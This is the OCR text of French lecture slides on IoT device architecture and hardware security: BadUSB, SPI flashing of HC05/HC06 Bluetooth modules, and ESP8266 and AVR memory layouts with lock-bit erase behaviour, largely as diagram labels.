
Architecture

- Un *device* IoT est typiquement construit à partir d'un processeur principal auquel sont reliés des capteurs et des actuateurs.
- Ce dernier peut réaliser également des fonctions de communication (*Bluetooth*, *Wi-Fi*) ; dans le cas contraire un processeur de communication SoC ("*System on Chip*") est nécessaire.




BadUSB







Nohl, K., KriBler, S., Lell, J. 2014. "BadUSB - On Accessories that Turn Evil", Blackhat 2014 USA


FLASH Controller PS2251-33 *Phison Electronics Corporation.*




HC05/HC06 - CSR BC417143










SCLK (Serial Clock)
MOSI (Master Out Slave In)
MISO (Master In Slave Out)
SS (Slave Select)





BC417143
FLASH
CLK
MISO
MOSI
CSB
To
PC

Blue Flash Software version 2.62









ESP8266

FLASH

64KB ROM
BOOTLOADER




Data Bus 8-bit
Flash Program Memory
Program Counter
Status and Control
Interrupt Unit
SPI Unit
Watchdog Timer
Analog Comparator
i/O Module1
i/O Module 2
i/O Module n
Instruction Register
Instruction Decoder
Control Lines
32 x 8 General Purpose Registrers
ALU
Direct Addressing
Indirect Addressing
Data SRAM
EEPROM
I/O Lines

No ROM !


AVR Security Policy

CLEAR → Clear Locks → R/W Any Fuses

All memories are erased

